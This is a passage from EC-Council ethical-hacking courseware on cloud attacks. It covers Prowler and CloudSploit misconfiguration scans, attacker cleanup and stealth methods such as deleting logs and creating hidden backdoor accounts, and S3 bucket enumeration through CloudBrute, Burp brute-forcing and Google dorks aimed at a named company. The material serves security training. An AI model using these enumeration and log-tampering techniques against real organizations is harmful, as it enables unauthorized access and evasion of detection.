


Figure 19.58: Screenshot of Prowler

- Run the following command to generate a report. By default, Prowler generates CSV, JSON-OCSF, JSON-ASFF, and HTML reports by specifying **-M** or **--output-modes** options:

```
prowler <provider> -M csv json-asff json-ocsf html
```

- The HTML report will be located in the output directory.




Figure 19.59: Screenshot of Prowler HTML report

- Run the following Prowler commands to execute specific checks or services using **--checks** OR **--services** options:

Example commands:

- `prowler azure --checks storage_blob_public_access_level_is_disabled`
- `prowler aws --services s3 ec2`
- `prowler gcp --services iam compute`
- `prowler kubernetes --services etcd apiserver`

- Run the following Prowler command to scan AWS with **--profile** options for specific AWS profiles and **--filter-region** option for specific AWS regions:

```
prowler aws --profile custom-profile --filter-region <region_1>  
<region_2>
```

- Run the following Prowler command to scan a specific Azure subscription:

```
prowler azure --az-cli-auth --subscription-ids <subscription_ID_1>  
<subscription_ID_2> ... <subscription_ID_N>
```

- Run the following Prowler command to scan a single project or various specific projects in Google Cloud using the **--project-ids** option:

```
prowler gcp --project-ids <Project_ID_1> <Project_ID_2> ...  
<Project_ID_N>
```

Identifying Misconfigurations in Cloud Resources Using CloudSploit

Attackers use automated tools such as CloudSploit to scan for misconfigurations such as **permissive IAM policies**, exposed storage buckets, unsecured databases, and **misconfigured network security groups**.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Commands to Identify Misconfigurations

- Command to perform a standard scan:
`./index.js`
- Commands to perform a compliance mapping on target cloud service:
For HIPAA scan mapping: `./index.js --compliance=hipaa`
For PCI scan mapping: `./index.js --compliance=pci`
For CIS Benchmarks scan mapping: `./index.js --compliance=cis`
- Commands to get the output:
`./index.js --console=text`
`./index.js --csv=file.csv`

Identifying Misconfigurations in Cloud Resources Using CloudSploit

The identification of misconfigurations in cloud resources is a critical step in exploiting cloud environments. Cloud infrastructures such as those provided by AWS, Azure, and Google Cloud are complex and often misconfigured owing to their vast and dynamic nature. Attackers leverage automated tools and techniques to scan for common misconfigurations such as overly permissive IAM policies, exposed storage buckets, unsecured databases, and improperly configured network security groups. By identifying these vulnerabilities, attackers can gain unauthorized access, exfiltrate sensitive data, escalate privileges, and move laterally within the cloud environment, ultimately compromising an organization's security posture. Identifying and exploiting these misconfigurations can provide attackers with a foothold that could potentially lead to devastating breaches and data leaks.

For this purpose, attackers can use tools such as CloudSploit, as discussed below:

- **CloudSploit**

Source: <https://github.com>

CloudSploit is a tool designed to identify misconfigurations and security risks across a wide range of cloud resources and can assist in gaining access to cloud resources. CloudSploit also supports mapping its plugins to particular compliance policies such as the HIPAA, and CIS Benchmarks. CloudSploit generates detailed reports outlining potential security issues. An attacker analyzes these reports to identify specific vulnerabilities that can be exploited to gain access and perform lateral movements within the target cloud environment.

Steps to Identify Misconfigured Cloud Resources using CloudSploit

- Set up the cloud provider's credentials and configuration file containing the credentials of the targeted cloud service:

Configuration file format for AWS:

```
{  
    "accessKeyId": "YOURACCESSKEY",  
    "secretAccessKey": "YOURSECRETKEY"  
}
```

Configuration file format for Azure:

```
{  
    "ApplicationID": "YOURAZUREAPPLICATIONID",  
    "KeyValue": "YOURAZUREKEYVALUE",  
    "DirectoryID": "YOURAZUREDIRECTORYID",  
    "SubscriptionID": "YOURAZURESUBSCRIPTIONID"  
}
```

Configuration file format for GCP:

```
{  
    "type": "service_account",  
    "project": "GCPPROJECTNAME",  
    "client_email": "GCPCLIENTEMAIL",  
    "private_key": "GCPPRIVATEKEY"  
}
```

- Run the following command to perform a standard scan:

```
./index.js
```

The screenshot shows the CloudSploit interface running in a terminal window. The title bar says "CloudSploit by Audit Security, Ltd." and "Cloud security auditing for AWS, Azure, GCP, Oracle, and S3/HDFS". The terminal output shows log messages related to ignoring previous results, skipping AWS pagination, loading ACM certificate validation, determining API calls to make, finding 2 API calls to make for one plugin, collecting metadata (which may take several minutes), metadata collection complete, analysis complete, and a scan report to follow.

Category	Plugin	Description	Resource	Key ID	Status	Message
ACM	ACM Certificate Validation	ACM certificates should be configured to use DNS validation.	arn:aws:acm:us-east-1:131213121312:certificate/02b8e442-40a0-4f95-131213121312	use-e use-s 1	WARN	test@example.com is using DNS validation.
ACM	ACM Certificate Validation	ACM certificates should be configured to use DNS validation.	arn:aws:acm:us-east-1:131213121312:certificate/0090c7d9-2643-4046-8671-131213121312	use-e use-s 1	WARN	allowexample.com is using DNS validation.
ACM	ACM Certificate Validation	ACM certificates should be configured to use DNS validation.	arn:aws:acm:us-east-1:131213121312:certificate/009327d6-2643-4046-8671-131213121312	use-e use-s 1	WARN	* example.com.cse is using DNS validation.
ACM	ACM Certificate Validation	ACM certificates should be configured to use DNS validation.	arn:aws:acm:us-east-1:131213121312:certificate/00938680-ecb3-4879-933a-131213121312	use-e use-s 1	WARN	stage-opt.cloudsploit.com is using DNS validation.

INFO: Scan complete
/Projects/cloudsploit/scans/

Figure 19.60: Screenshot of CloudSploit

- Run the following commands to perform a compliance mapping on the target cloud service:

For HIPAA scan mapping: `./index.js --compliance=hipaa`

For PCI scan mapping: `./index.js --compliance=pci`

For CIS Benchmarks scan mapping: `./index.js --compliance=cis`

- Run the following command to get the output results in plain text instead of the tabular format on the console:

`./index.js --console=text`

- Run the following command to print a table on the console and save a CSV file:

`./index.js --csv=file.csv --console=table`

Cleanup and Maintaining Stealth

- After compromising a cloud environment, attackers focus on cleaning up their traces and maintaining stealth to **avoid detection** and ensure their continued access
- Maintaining a low profile is crucial for persisting the **attack duration** and increasing the potential for **data exfiltration**

Methods to Achieve Cleanup and Maintain Stealth

Log Manipulation	Once attackers compromise the target cloud environment, they can delete the logs or modify them to remove or hide entries that record their malicious actions.
Removing Credentials and Access Management	This method involves removing temporary credentials such as temporary access tokens or keys used.
Manipulating System and Service Configurations	This method involves reverting and changing the system or service configurations such as undoing any visible changes made during the attack.
Implementing Persistence Mechanisms	In this method, attackers can hide malicious code by using legitimate processes or services to disguise malware.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Cleanup and Maintaining Stealth

After compromising the cloud environment, attackers can focus on cleaning their traces and maintaining stealth to avoid detection and ensure continued access. By erasing logs, altering evidence, and reverting changes, security teams can be prevented from discovering breaches. This stealth allows them to return to the environment without raising alarms, ensuring that they can exploit compromised resources over an extended period.

Maintaining a low profile is crucial for prolonging the attack duration and increasing the potential for data exfiltration. By hiding their activities, the attackers can continuously monitor and extract valuable information without triggering security alerts. This stealthy approach enables them to leverage a compromised environment for various activities while remaining undetected and maintaining their persistence.

To achieve cleanup and maintain stealth, attackers can use the following methods:

- Log Manipulation:**

Once attackers compromise the target cloud environment, they can delete logs or modify them to remove or hide entries that record malicious actions.

- Removing Credentials and Access Management:**

This method involves removing temporary credentials such as temporary access tokens or keys. Attackers can create hidden backdoors by establishing hidden accounts or access methods that blend into legitimate activities.

- Manipulating System and Service Configurations:**

This is the process of eliminating visible changes during an attack. Additionally, attackers can disable or modify alerts that could reveal their presence.

- **Implementing Persistence Mechanisms:**

Using this method, attackers can hide malicious code through legitimate processes or services. Alternatively, legitimate built-in cloud tools and scripts can be used to avoid suspicion.

hide01.ir



AWS Hacking

hide01.lk

39 Module 9 | Cloud Computing

EC-Council C|EH™

Enumerating S3 Buckets

- Simple Storage Service (S3) is a scalable **cloud storage service** used by Amazon AWS where files, folders, and objects are stored via web APIs
- Attackers use tools such as CloudBrute, S3Scanner, Bucket Flaws, or BucketLoot to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes

Inspecting HTML

Attackers analyze the source code of HTML web pages in the background, to find URLs to the target S3 buckets

Brute-forcing URL

Attackers use Burp Suite to perform brute forcing attacks on the target bucket's URL to identify the correct URL to the bucket



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.


40 Module 9 | Cloud Computing

EC-Council C|EH™

Enumerating S3 Buckets (Cont'd)

Advanced Google Hacking

- Attackers use advanced **Google search operators** such as "inurl" to search for URLs related to the target S3 buckets
- Some of the **Google Dorks** are as follows:
 - inurl:s3.amazonaws.com
 - inurl:s3.amazonaws.com/audio/
 - inurl:s3.amazonaws.com/video/
 - site:s3.amazonaws.com
inurl:facebook
 - site:s3.amazonaws.com
intitle:facebook



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Enumerating S3 Buckets (Cont'd)

Enumerate S3 Buckets using CloudBrute

- Run the following command to brute force, generate, and validate the target buckets.
`/cloudbrute -d <target.com> -k <keyword> -t 80 -T 10 -w <path_to_wordlist>.txt`
- Check for any open/ public buckets and copy them to any browser for viewing the contents.



Enumerating S3 Buckets

Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS, where files, folders, and objects are stored via Web APIs. Customers and end users utilize S3 services to store text documents, PDFs, videos, and images. To store all these data, the user must create a bucket with a unique name.

Attackers can exploit misconfigurations in the bucket implementations and breach security mechanisms to compromise data privacy. Leaving the S3 bucket session enables attackers to modify files (in JavaScript or related code) and inject malware into the bucket files. Attackers often attempt to determine the bucket location and name to test its security and identify vulnerabilities during bucket implementation.

Attackers use tools such as CloudBrute, S3Scanner, Bucket Flaws, and BucketLoot to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes.

Listed below are several techniques that attackers employ in identifying AWS S3 buckets:

- Inspecting HTML**

Attackers attempt to perform HTML source code analysis to gather information about S3 buckets. Analyzing the source code of HTML webpages in the background allows attackers to find URLs in the target S3 buckets.

- Brute-forcing URL**

Because each S3 bucket is assigned a unique identification number, attackers can perform brute-force attacks on the target bucket to identify the correct bucket URL. For example, assume the URL `http://s3.amazonaws.com/[bucket_name]`; attackers attempt

all possibilities for `bucket_name` to identify the exact URL targeting the bucket. Attackers use tools such as Burp Suite (Burp Intruder) to perform brute-force attacks on S3 buckets.

- **Advanced Google Hacking**

Attackers use advanced Google search operators, such as “`inurl`”, to search for URLs related to the target S3 buckets. Some Google Dorks used by attackers to identify the URLs of target S3 buckets include the following:

- `inurl: s3.amazonaws.com`
- `inurl: s3.amazonaws.com/audio/`
- `inurl: s3.amazonaws.com/video/`
- `inurl: s3.amazonaws.com/backup/`
- `inurl: s3.amazonaws.com/movie/`
- `inurl: s3.amazonaws.com/image/`




Figure 19.61: Screenshot of the advanced search results in Google

Additionally, attackers can identify the URLs of the target S3 buckets associated with a specific domain or organization using the following Google Dorks:

- **site:s3.amazonaws.com inurl:facebook**
- **site:s3.amazonaws.com intitle:facebook**
- **inurl:"s3.amazonaws.com" intext:"facebook"**
